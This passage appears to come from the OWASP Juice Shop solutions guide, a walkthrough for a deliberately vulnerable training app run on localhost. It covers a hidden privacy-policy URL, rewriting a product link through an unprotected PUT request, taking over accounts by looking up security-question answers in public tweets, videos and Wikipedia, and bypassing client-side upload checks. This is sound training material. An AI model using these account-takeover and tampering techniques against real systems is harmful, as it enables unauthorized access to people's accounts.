


9. Click *Checkout* to issue the negative order and solve this challenge.



Prove that you actually read our privacy policy

1. Open http://localhost:3000/#/privacy-security/privacy-policy.
2. Moving your mouse cursor over each paragraph will make a fire-effect appear on certain words or partial sentences.




3. Inspect the HTML in your browser and note down all text inside `<span class="hot">` tags, which are `http://localhost`, `We may also`, `instruct you`, `to refuse all`, `reasonably necessary` and `responsibility`.
4. Combine those into the URL http://localhost:3000/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsibility (adding the server port if needed) and solve the challenge by visiting it.

It seems the Juice Shop team did not appreciate your extensive reading effort enough to provide even a tiny gratification, as you will receive only a `404 Error: ENOENT: no such file or directory, stat '/app/frontend/dist/frontend/assets/private/thank-you.jpg'`.

Change the href of the link within the O-Saft product description

1. By searching for *O-Saft* directly via the REST API with http://localhost:3000/rest/products/search?q=o-saft you will learn that it's database ID is `9`.
2. Submit a `PUT` request to http://localhost:3000/api/Products/9 with:
   - `{"description": "<a href=\"https://owasp.slack.com\" target=\"_blank\">More...</a>"}` as body
   - and `application/json` as `Content-Type`



Reset the password of Bjoern's OWASP account via the Forgot Password mechanism

1. Visit http://localhost:3000/#/forgot-password and provide `bjoern@owasp.org` as your *Email*.
2. You will notice that the security question Bjoern chose is *Name of your favorite pet?*

3. Find Bjoern's Twitter profile at https://twitter.com/bkimminich
4. Going through his status updates or media you'll spot a few photos of a cute cat and eventually also find the Tweet https://twitter.com/bkimminich/status/1441659996589207555 or maybe the more recent https://twitter.com/bkimminich/status/1594985736650035202
5. The text of this Tweet spoilers the name of the cat as "Zaya"
6. Visit http://localhost:3000/#/forgot-password again and once more provide `bjoern@owasp.org` as your *Email*.
7. In the subsequently appearing form, provide `Zaya` as *Name of your favorite pet?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge

Björn Kimminich
@bkimminich

How can I best say thanks to everyone who voted for me as "Outstanding Innovator" at 🏆 @owasp #WASPY Awards 2021? 🤔

I know! 💡😆

Another "Zaya-the-three-legged-cat expresses how excited I am!" picture is required! 📸

👉😻👏👏👏 = Thank y'all! ❤️

Tweet übersetzen

Flipper Zero @flipper_zero · 9 Std.

Antwort an @FazioMondardini

Can you please make a research to find all unsupported animal microchips protocols?

2 1 40

benji @benjiJanssens · 9 Std.

Antwort an @flipper_zero und @FazioMondardini

I don't think European microchips (134.2 kHz) are supported?

4 3


Björn Kimminich

@bkimminich

Antwort an @benjiJanssens @flipper_zero und @FazioMondardini

I could read the FDX-B of Zaya just fine after I eventually found the right spot on her back.

Tweet übersetzen




Alternative name-drop on YouTube

1. Find Bjoern's *OWASP Juice Shop* playlist on Youtube
2. Watch BeNeLux Day 2018: Juice Shop: OWASP's Most Broken Flagship - Björn Kimminich
3. This conference talk recording immediately dives into a demo of the Juice Shop application in which Bjoern starts registering a new account 3:59 into the video (https://youtu.be/Lu0-kDdtVf4?t=239)
4. Bjoern picks *Name of your favorite pet?* as his security question and - live on camera - answers it truthfully with "Zaya", the name of his family's adorable three-legged cat.

Partial hints about Bjoern's choice of security answer

The **user profile picture** of his account at http://localhost:3000/assets/public/images/uploads/12.jpg shows his pet cat.


Retrieving another photo of his cat is the subject of the Retrieve the photo of Bjoern's cat in "melee combat-mode" challenge. The corresponding image caption "😺 #zatschi #whoneedsfourlegs" also leaks the nickname "Zatschi" of the pet - which is cute, but (intentionally) not very helpful to find out her real name, though.



Reset Jim’s password via the Forgot Password mechanism


1. Visit http://localhost:3000/#/forgot-password and provide `jim@juice-sh.op` as your *Email* to learn that *Your eldest siblings middle name?* is Jim’s chosen security question
2. Jim (whose `UserId` happens to be `2`) left some breadcrumbs in the application which reveal his identity
   - A product review for the *OWASP Juice Shop-CTF Velcro Patch* stating *"Looks so much better on my uniform than the boring Starfleet symbol."*
   - Another product review *"Fresh out of a replicator."* on the *Green Smoothie* product
   - A *Recycling Request* associated to his saved address *"Room 3F 121, Deck 5, USS Enterprise, 1701"*
3. It should eventually become obvious that *James T. Kirk* is the only viable solution to the question of Jim’s identity

4. Visit https://en.wikipedia.org/wiki/James_T._Kirk and read the Depiction section
5. It tells you that Jim has a brother named *George Samuel Kirk*
6. Visit http://localhost:3000/#/forgot-password and provide `jim@juice-sh.op` as your *Email*
7. In the subsequently appearing form, provide `Samuel` as *Your eldest siblings middle name?*
8. Then type any *New Password* and matching *Repeat New Password*
9. Click *Change* to solve this challenge



Upload a file larger than 100 kB

1. The client-side validation prevents uploads larger than 100 kB.
2. Craft a `POST` request to http://localhost:3000/file-upload with a form parameter `file` that contains a PDF file of more than 100 kB but less than 200 kB.




3. The response from the server will be a `204` with no content, but the challenge will be successfully solved.

Files larger than 200 kB are rejected by an upload size check on server side with a `500` error stating `Error: File too large`.

Upload a file that has no .pdf or .zip extension

1. Craft a `POST` request to http://localhost:3000/file-upload with a form parameter `file` that contains a non-PDF file with a size of less than 200 kB.

